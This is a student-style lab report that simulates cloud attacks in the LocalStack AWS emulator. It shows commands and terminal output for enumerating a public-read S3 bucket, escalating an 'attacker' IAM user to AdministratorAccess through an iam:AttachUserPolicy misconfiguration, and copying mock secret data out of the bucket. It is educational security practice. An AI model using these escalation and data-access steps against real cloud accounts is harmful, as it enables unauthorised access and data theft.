



CYART

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Cloud Attack Lab



Table of contents

1. Lab Objective	3
2. Tools Used	3
3. Methodology	3
4. Log Table	7

List of Figures

Figure 3.1 Shows installation of LocalStack	3
Figure 3.2 Shows aws configuration	4
Figure 3.3 Shows creation of vulnerable buckets and listing them	4
Figure 3.4 Shows creating vulnerable IAM policy json script	6
Figure 3.4 Shows giving Privilege escalation and admin access	6
Figure 3.1 Shows exfiltration technique	7

List of Tables

Table 3.1 Shows cloud attack log	8
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1. Lab Objective

The primary objective of this lab was to simulate a cloud attack environment without relying on a real AWS account. Using LocalStack, an AWS emulator, the lab replicated common attack paths in cloud security:

- Cloud Reconnaissance: Enumerating cloud storage assets (S3 buckets).
- Privilege Escalation – Exploiting IAM mis-configurations to gain administrative access.
- Data Exfiltration – Extracting sensitive information from a publicly accessible bucket.


2. Tools Used

- **LocalStack**: AWS cloud service emulator used to create a controlled environment for testing.
- **awscli-local (awslocal)**: CLI wrapper to interact with LocalStack as if using AWS CLI.
- **Python3 (venv)**: Virtual environment for dependency management.

3. Methodology

Step 1: Install LocalStack

pip install localstack awscli-local



```
(venv)-(kali@vbox)-[~]  
$ pip install localstack awscli-local  
Collecting localstack  
  Downloading localstack-4.7.0.tar.gz (5.8 kB)  
  Installing build dependencies ... done  
  Getting requirements to build wheel ... done  
  Preparing metadata (pyproject.toml) ... done  
Collecting awscli-local  
  Downloading awscli_local-0.22.2-py3-none-any.whl.metadata  
Collecting localstack-core (from localstack)
```

Figure 3.1 Shows installation of LocalStack



Step 2: Start LocalStack in the background:

localstack start -d

Step 3: Configure Fake AWS Credentials (LocalStack doesn't check real AWS accounts we can use dummy values)

aws configure

```
(venv)-(kali@vbox)-[~]
$ aws configure
AWS Access Key ID [None]: fakeaccess
AWS Secret Access Key [None]: fakeaccess
Default region name [None]: us-east-1
Default output format [None]: json
```

Figure 3.2 Shows aws configuration

Step 4: Simulate Cloud Recon (S3 Enumeration)

1. Create a vulnerable bucket:

awslocal s3 mb s3://vulnerable-bucket

awslocal s3api put-bucket-acl --bucket vulnerable-bucket --acl public-read

2. List all buckets:

awslocal s3 ls

```
(venv)-(kali@vbox)-[~]
$ localstack start -d

LocalStack
- LocalStack CLI: 4.7.0
- Profile: default
- App: https://app.localstack.cloud

[21:33:16] starting LocalStack in Docker mode
2025-09-10T21:33:17.163 INFO [MainThread] localstack.utils.bootstrap : Execution of "prepare_host" took 625.29ms
[21:33:17] preparing environment
configuring container
container image not found on host
[21:37:56] download complete
starting container
[21:37:58] detaching

(venv)-(kali@vbox)-[~]
$ awslocal s3 mb s3://vulnerable-bucket
make_bucket: vulnerable-bucket

(venv)-(kali@vbox)-[~]
$ awslocal s3api put-bucket-acl --bucket vulnerable-bucket --acl public-read

(venv)-(kali@vbox)-[~]
$ awslocal s3 ls
2025-09-10 21:38:35 vulnerable-bucket
```

Figure 3.3 Shows creation of vulnerable buckets and listing them



Step 5: Simulate Privilege Escalation (IAM Misconfig)

1. Create a low-privilege IAM user:

```
awslocal iam create-user --user-name attacker
```

2. Attach a vulnerable IAM policy (e.g., allowing attaching policies):

```
cat > privesc-policy.json <<EOF
```

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Effect": "Allow",  
      "Action": "iam:AttachUserPolicy",  
      "Resource": "*"  
    }  
  ]  
}
```

```
EOF
```

```
awslocal iam put-user-policy --user-name attacker --policy-name privesc --policy-  
document file://privesc-policy.json
```

3. Now, escalate by attaching AdministratorAccess, it silently executes with no error:

```
awslocal iam attach-user-policy --user-name attacker --policy-arn  
arn:aws:iam::aws:policy/AdministratorAccess
```

```
(venv)-(kali@vbox)-[~]
$ cat > privesc-policy.json <<EOF
heredoc> {
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "iam:AttachUserPolicy",
      "Resource": "*"
    }
  ]
}
EOF

(venv)-(kali@vbox)-[~]
$ ls -l privesc-policy.json
-rw-rw-r-- 1 kali kali 151 Sep 10 21:43 privesc-policy.json
```

Figure 3.4 Shows creating vulnerable IAM policy json script

```
(venv)-(kali@vbox)-[~]
$ ls -l privesc-policy.json
-rw-rw-r-- 1 kali kali 151 Sep 10 21:43 privesc-policy.json

(venv)-(kali@vbox)-[~]
$ cat privesc-policy.json
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "iam:AttachUserPolicy",
      "Resource": "*"
    }
  ]
}

(venv)-(kali@vbox)-[~]
$ awslocal iam put-user-policy --user-name attacker --policy-name privesc --policy-document file://privesc-policy.json

(venv)-(kali@vbox)-[~]
$ awslocal iam attach-user-policy --user-name attacker --policy-arn arn:aws:iam::aws:policy/AdministratorAccess

(venv)-(kali@vbox)-[~]
```

Figure 3.4 Shows giving Privilege escalation and admin access

Step 6: Simulate Exfiltration

1. Putting some mock data in the S3 bucket:

```
echo "TOP_SECRET_DATA" > secret.txt
```

2. Upload it in s3 bucket

```
awslocal s3 cp secret.txt s3://vulnerable-bucket/
```

3. exfiltrate:

```
awslocal s3 cp s3://vulnerable-bucket/secret.txt .
```

```
cat secret.txt
```

```
(venv)-(kali@vbox)-[~]
$ echo "TOP_SECRET_DATA" > secret.txt

(venv)-(kali@vbox)-[~]
$ awslocal s3 cp secret.txt s3://vulnerable-bucket/
upload: ./secret.txt to s3://vulnerable-bucket/secret.txt

(venv)-(kali@vbox)-[~]
$ awslocal s3 cp s3://vulnerable-bucket/secret.txt .
download: s3://vulnerable-bucket/secret.txt to ./secret.txt

(venv)-(kali@vbox)-[~]
$ cat secret.txt
TOP_SECRET_DATA
```

Figure 3.1 Shows exfiltration technique

4. Log Table

Phase	Command/Action	Result / Observation	Notes
Recon (S3)	awslocal s3 mb s3://vulnerable-bucket	Created S3 bucket	Bucket intentionally misconfigured
Recon (S3)	awslocal s3api put-bucket-acl --bucket vulnerable-bucket --acl public-read	Public read access enabled	Misconfiguration for exploitation
Recon (S3)	awslocal s3 ls	Listed available buckets	Vulnerable bucket discovered
IAM User Creation	awslocal iam create-user --user-name attacker	New IAM user created	Low-privilege account
Policy Setup	Created privesc-policy.json with iam:AttachUserPolicy permission	Local file ready	Used later for privilege escalation
Policy Attachment	awslocal iam put-user-policy --user-name attacker --policy-name privesc --policy-document file://privesc-policy.json	Policy attached	User can now escalate privileges



<i>Phase</i>	<i>Command/Action</i>	<i>Result / Observation</i>	<i>Notes</i>
Privilege Escalation	<code>awslocal iam attach-user-policy --user-name attacker --policy-arn arn:aws:iam::aws:policy/AdministratorAccess</code>	Escalated to admin privileges	IAM misconfiguration exploited
Data Upload	<code>echo "TOP_SECRET_DATA" > secret.txt && awslocal s3 cp secret.txt s3://vulnerable-bucket/</code>	Mock sensitive data uploaded	Data prepared for exfiltration
Data Exfiltration	<code>awslocal s3 cp s3://vulnerable-bucket/secret.txt . && cat secret.txt</code>	File successfully downloaded, contents revealed	Exfiltration confirmed

Table 3.1 Shows cloud attack log